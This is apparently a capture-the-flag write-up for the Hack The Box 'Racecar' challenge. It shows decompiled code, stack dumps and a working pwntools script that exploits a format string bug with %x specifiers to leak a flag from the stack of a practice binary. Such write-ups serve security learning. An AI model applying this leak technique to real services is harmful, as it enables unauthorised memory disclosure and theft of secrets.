

Racecar

```
Decompile: read_int - (racecar)
1
2 /* WARNING: Function: __x86.get_pc_thunk.bx replaced with injection: get_pc_thunk_bx */
3
4 void read_int(void)
5
6 {
7     int in_GS_OFFSET;
8     char local_30 [32];
9     int local_10;
10
11     local_10 = *(int *)(in_GS_OFFSET + 0x14);
12     read(0,local_30,0x1f);
13     atoi(local_30);
14     if (local_10 != *(int *)(in_GS_OFFSET + 0x14)) {
15         __stack_chk_fail_local();
16     }
17     return;
18 }
```

There's no buffer overflow, there is a canary in most functions.

It looks like we just need the right input to get to the win part of the code.

We need `select-car == 1` and for `race-type` to be less than `iVar1`, so we probably want to select-car 1 and race-type 2 then `ivar1 % 100` will most likely be greater than `race-type % 10`

```

//...
if (((select-car == 1) && (race-type == 2)) || ((select-car == 2 && (race-type == 2)))) {
    race-type = rand();
    race-type = race-type % 10;
    iVar1 = rand();
    iVar1 = iVar1 % 100;
}
else {
    if (((select-car == 1) && (race-type == 1)) || ((select-car == 2 && (race-type == 1)))) {
        race-type = rand();
        race-type = race-type % 100;
        iVar1 = rand();
        iVar1 = iVar1 % 10;
    }
    else {
        race-type = rand();
        race-type = race-type % 100;
        iVar1 = rand();
        iVar1 = iVar1 % 100;
    }
}
local_54 = 0;
while( true ) {
    sVar2 = strlen("\n[*] Waiting for the race to finish...");
    if (sVar2 <= local_54) break;
    putchar(((int)"\n[*] Waiting for the race to finish..."[local_54]));
    if ("\n[*] Waiting for the race to finish..."[local_54] == '.') {
        sleep(0);
    }
    local_54 = local_54 + 1;
}
if (((select-car == 1) && (race-type < iVar1)) || ((select-car == 2 && (iVar1 < race-type)))) {
    printf("%s\n\n[+] You won the race!! You get 100 coins!\n",&DAT_00011540);
    coins = coins + 100;
    puVar3 = &DAT_00011538;
    printf("[+] Current coins: [%d]%\n",coins,&DAT_00011538);
    printf("\n[!] Do you have anything to say to the press after your big victory?\n> %s",
        &DAT_000119de);
    __format = (char *)malloc(0x171);
    __stream = fopen("flag.txt","r");
    if (__stream == (FILE *)0x0) {
        printf("%s[-] Could not open flag.txt. Please contact the creator.\n",&DAT_00011548,puVar3);
        /* WARNING: Subroutine does not return */
        exit(0x69);
    }
    fgets(local_3c,0x2c,__stream);
    read(0,__format,0x170);
    puts(
        "\n\x1b[3mThe Man, the Myth, the Legend! The grand winner of the race wants the whole world
        to know this: \x1b[0m"
    );
    printf(__format);
}

```

The very last `printf(__format)`; above is a format string vulnerability

This bit of code confirms

```
#!/usr/bin/env python3

from pwn import *
from colorama import Fore
from colorama import Style

def main():
    context.arch = 'x86_64'
    io = process('./racecar')
    #io = remote('206.189.124.249',31369)


    e = ELF('./racecar')
    #print("Got.puts: " + hex(e.got['puts']))
    #print("Symbols puts: " + hex(e.symbols['puts']))
    #input('IDA')

    #STEP 1 - Leak stack address
    io.sendlineafter('Name: ', 'Gerb')
    io.sendlineafter('Nickname: ', 'Derb')
    io.sendlineafter('>', '2')
    io.sendlineafter('>', '1')
    io.sendlineafter('>', '2')
    payload = "%p %p %p %p %p %p %p %p %p"
    io.sendlineafter('>', payload)

    junk = io.recvline()
    junk = io.recvline()
    stack = io.recvline()
    print(stack)
```

```
flerb@ubuntu:~/HTB/Racecar$ ./solve.py
[+] Starting local process './racecar': pid 2103
[*] '/home/flerb/HTB/Racecar/racecar'
  Arch:      i386-32-little
  RELRO:     Full RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       PIE enabled
./solve.py:18: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
io.sendlineafter('Name: ', 'Gerb')
/home/flerb/.local/lib/python3.8/site-packages/pwnlib/tubes/tube.py:822: BytesWarning: Text is not bytes; assuming ASCII, no
guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
./solve.py:19: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
io.sendlineafter('Nickname: ', 'Derb')
./solve.py:20: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
io.sendlineafter('>', '2')
./solve.py:21: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
io.sendlineafter('>', '1')
./solve.py:22: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
io.sendlineafter('>', '2')
./solve.py:24: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
io.sendlineafter('>', payload)
[*] Process './racecar' stopped with exit code 0 (pid 2103)
b'0x578a8200 0x170 0x56646d85 0x9 0x60 0x26 0x1 0x2 0x5664796c\n'
flerb@ubuntu:~/HTB/Racecar$
```

00010bd6	e8 55 fb ff ff	CALL	<EXTERNAL>::setvbuf
00010bdb	83 c4 10	ADD	ESP,0x10
00010bde	83 ec 0c	SUB	ESP,0xc
00010be1	6a 7f	PUSH	0x7f
00010be3	e8 c8 fa ff ff	CALL	<EXTERNAL>::alarm
00010be8	83 c4 10	ADD	ESP,0x10
00010beb	90	NOP	
00010bec	8b 45 f4	MOV	EAX,dword ptr [EBP + local_10]
00010bef	65 33 05 14 00 00 00	XOR	EAX,dword ptr GS:[0x14]



FFBFBE78	FFBFBE78	[stack]:FFBFBE78
FFBFBE7C	565A3FF9	car_menu+368
FFBFBE80	568CD200	[heap]:568CD200
FFBFBE84	568CD200	[heap]:568CD200
FFBFBE88	00000170	
FFBFBE8C	565A3D85	car_menu+F4
FFBFBE90	00000008	
FFBFBE94	00000058	
FFBFBE98	00000026	
FFBFBE9C	00000001	
FFBFBEA0	00000002	
FFBFBEA4	565A496C	.rodata:aWaitingForTheR
FFBFBEA8	568CD200	[heap]:568CD200
FFBFBEAC	568CD380	[heap]:568CD380
FFBFBEB0	67616C46	
FFBFBEB4	6E6F6320	
FFBFBEB8	746E6574	
FFBFBEBE	F2000A73	
FFBFBECC	565A4D58	.rodata:a1CarInfo2CarSe
FFBFBECD	565A6F8C	.got:_GLOBAL_OFFSET_TABLE_
FFBFBECE	FFBFBE78	[stack]:FFBFBE78
FFBFBEF0	565A438D	menu+3B
FFBFBEF4	565A4540	.rodata:a132m
FFBFBEF8	568CD1A0	[heap]:568CD1A0
FFBFBEFC	00000002	
FFBFBF00	F2D7F800	
FFBFBF04	F7F563FC	libc_2.31.so: __ctype_b+8
FFBFBF08	565A6F8C	.got:_GLOBAL_OFFSET_TABLE_
FFBFBF0C	FFBFBF08	[stack]:FFBFBF08
FFBFBF10	565A4441	main+60
FFBFBF14	00000001	
FFBFBF18	FFBFBF04	[stack]:FFBFBF04
FFBFBF1C	FFBFBF08	[stack]:FFBFBF08
FFBFBF20	F2D7F800	[stack]:FFBFBF20
FFBFBF24	FFBFBF00	[stack]:FFBFBF00
FFBFBF28	FFBFBF04	[stack]:FFBFBF04
FFBFBF2C	FFBFBF08	[stack]:FFBFBF08
FFBFBF30	F7D89EE5	libc_2.31.so: __libc_start_main+F5
FFBFBF34	F7F56000	libc_2.31.so: F7F56000
FFBFBF38	F7F56000	libc_2.31.so: F7F56000
FFBFBF3C	00000000	
FFBFBF40	F7D89EE5	libc_2.31.so: __libc_start_main+F5
FFBFBF44	00000001	
FFBFBF48	FFBFBF24	[stack]:FFBFBF24
FFBFBF4C	FFBFBF28	[stack]:FFBFBF28
FFBFBF50	FFBFBF2C	[stack]:FFBFBF2C
FFBFBF54	F7F56000	libc_2.31.so: F7F56000
FFBFBF58	F7FA6000	ld_2.31.so: F7FA6000
FFBFBF5C	FFBFBF38	[stack]:FFBFBF38
FFBFBF60	00000000	
FFBFBF64	F7FA6990	ld_2.31.so: _r_debug+20
FFBFBF68	00000000	
FFBFBF6C	F7F56000	libc_2.31.so: F7F56000

UNKNOWN 00000000FFBFBE78: [stack]:FFBFBE78 (Synchronized with ESP)

```
b'0x568cd200 0x170 0x565a3d85 0x8 0x58 0x26 0x1 0x2 0x565a496c 0x568cd200 0x568cd380 0x67616c46 0x6e6f6320 0x746e6574 0xf2000
a73 0x565a4d58 0x565a6f8c 0xffbfbf08 0x565a438d 0x565a4540 0x568cd1a0 0x2 0xf2d7f800 0xf7f563fc 0x565a6f8c 0xffbfbf08 0x565a4
441 0x1 0xffbfbfb4 0xffbfbfb4 0xf2d7f800 0xffbfbfbf20 (nil) (nil) 0xf7d89ee5 0xf7f56000 0xf7f56000 (nil) 0xf7d89ee5 0x1 0xffbfb
fb4 0xffbfbfb4 0xffbfbfb4 0xf7f56000 0xf7fa6000 0xffbfbfb98 (nil) 0xf7fa6000 (nil) 0xf7f56000 0xf7f56000 (nil) 0x1b822adc 0xd5
c12ccc (nil) (nil) (nil) (nil) (nil) 0xf7f8b19d 0x565a6f8c\n'
[*] Stopped process './patched-racecar' (pid 2380)
```

Global offset table is the 17th value on the stack.

After winning the flag looks like it's read and the address of the flag's contents should be retrievable in eax and pushed onto the stack at [ebp+var_3C]

```

loc_565A3F08:
sub     esp, 8
lea     eax, (a132m - 565A6F8Ch) [ebx] ; "\x1B[1;32m"
push    eax
lea     eax, (aSYouWonTheRace - 565A6F8Ch) [ebx] ; "%s\n\n[+] You won the race!! You get 10"...
push    eax
call    _printf
add     esp, 10h
mov     eax, (coins - 565A6F8Ch) [ebx]
add     eax, 64h ; 'd'
mov     (coins - 565A6F8Ch) [ebx], eax
mov     eax, (coins - 565A6F8Ch) [ebx]
sub     esp, 4
lea     edx, (a136m - 565A6F8Ch) [ebx] ; "\x1B[1;36m"
push    edx
push    eax
lea     eax, (aCurrentCoinsDS - 565A6F8Ch) [ebx] ; "[+] Current coins: [%d]%s\n"
push    eax
call    _printf
add     esp, 10h
sub     esp, 8
lea     eax, (a0m - 565A6F8Ch) [ebx] ; "\x1B[0m"
push    eax
lea     eax, (aDoYouHaveAnyth - 565A6F8Ch) [ebx] ; "\n[!] Do you have anything to say to th"...
push    eax
call    _printf
add     esp, 10h
sub     esp, 0Ch
push    171h
call    _malloc
add     esp, 10h
mov     [ebp+var_40], eax
sub     esp, 8
lea     eax, (aR - 565A6F8Ch) [ebx] ; "r"
push    eax
lea     eax, (aFlagTxt - 565A6F8Ch) [ebx] ; "flag.txt"
push    eax
call    _fopen
add     esp, 10h
mov     [ebp+var_3C], eax
cmp     [ebp+var_3C], 0
jnz     short loc_565A3FC1

```

The contents of the flag look like they're read right onto the stack

0x67 g

0x61 a

0x6c l

0x46 F

```

b'0x567fb200 0x170 0x56623d85 0x8 0xd 0x26 0x1 0x2 0x5662496c 0x567fb200 0x567fb386 0x67616c46 0x6e6f6320 0x746e6574 0x5a000a73 0x56624d58 0x56626f8c 0xffadcf8d 0x5662438d 0x56624540 0x567f
b1a0 0x2 0x5a832000 0xf7f483fc 0x56626f8c 0xffadcf8d 0x56624441 0x1 0xffadd0a4 0xffadd0a4 0x5a832000 0xffadd010 (nil) (nil) 0xf7d7bee5 0xf7f48000 0xf7f48000 (nil) 0xf7d7bee5 0x1 0xffadd0a4
0xffadd0a4 0xffadd034 0xf7f48000 0xf7f98000 0xffadd088 (nil) 0xf7f98990 (nil) 0xf7f48000 0xf7f48000 (nil) 0xaddf8f5e 0x5902e94e (nil) (nil) (nil) (nil) (nil) (nil) 0xf7f7d19d 0x56626f
8c\n'
[*] Stopped process './patched-racecar' (pid 1905)
florhombuntu:~/HTB/Racecar$ cat flag.txt
Flag contents
florhombuntu:~/HTB/Racecar$

```

Since the 12th object on the stack is the contents of the flag.txt, can start dumping the stack from the 12th parameter with %12\$x and carry on dumping memory until the end of the flag contents.

The "".join() reverses the strings 2 hex values at a time and b".fromhex() prints the hex out as ascii.

```

1 #!/usr/bin/env python3
2
3 from pwn import *
4 from colorama import Fore
5 from colorama import Style
6
7 def main():
8     context.arch = 'x86_64'
9     #io = process('./patched-racecar')
10    io = remote('46.101.14.236',31569)
11
12    e = ELF('./patched-racecar')
13    #input('IDA')
14
15    #STEP 1 - Leak stack address
16    io.sendlineafter('Name: ', 'Gerb')
17    io.sendlineafter('Nickname: ', 'Derb')
18    io.sendlineafter('>', '2')
19    io.sendlineafter('>', '1')
20    io.sendlineafter('>', '2')
21    payload = "%12$x %13$x %14$x %15$x %16$x %17$x %18$x %19$x %20$x %21$x %22$x %23$x %24$x"
22    io.sendlineafter('>', payload)
23
24    junk = io.recvline()
25    junk = io.recvline()
26    stack = io.recvline()
27    print(stack)
28    chunks = stack.decode('utf-8')
29    chunks = chunks.split()
30    final = ""
31    for chunk in chunks:
32        cheese = "".join(reversed([chunk[i:i+2] for i in range(0, len(chunk), 2)]))
33        print(b''.fromhex(cheese))
34
35 if __name__ == '__main__':
36     main()


```

It's messy but vim can straighten it out pretty easily.


```

flerb@ubuntu:~/HTB/Racecar$ ./solve.py
[*] Starting local process './patched-racecar': pid 2843
[*] '/home/flerb/HTB/Racecar/patched-racecar'
Arch:      i386-32-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
IDA
./solve.py:19: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
io.sendlineafter('Name: ', 'Gerb')
/home/flerb/.local/lib/python3.8/site-packages/pwmlib/tubes/tube.py:822: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
res = self.recvuntil(delim, timeout=timeout)
./solve.py:20: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
io.sendlineafter('Nickname: ', 'Derb')
./solve.py:21: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
io.sendlineafter('>', '2')
./solve.py:22: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
io.sendlineafter('>', '1')
./solve.py:23: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
io.sendlineafter('>', '2')
./solve.py:25: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
io.sendlineafter('>', payload)
[*] Process './patched-racecar' stopped with exit code 0 (pid 2843)
b'67616c46 6e6f6320 746e6574 26000a73 565bff8c ffd24398 565bd38d 565bd540\n'
b'Flag'
b' con'
b'tent'
b's\n\x00%'
b'\x8c\xff[V'
b'\x98C\xd2\xff'
b'\x8d\xd3[V'
b'@\xd5[V'
flerb@ubuntu:~/HTB/Racecar$

```

racecar has been Pwned!

Congratulations  flerb, best of luck in capturing flags ahead!

#901	21 Oct 2021	20
CHALLENGE RANK	PWN DATE	POINTS EARNED

OK

SHARE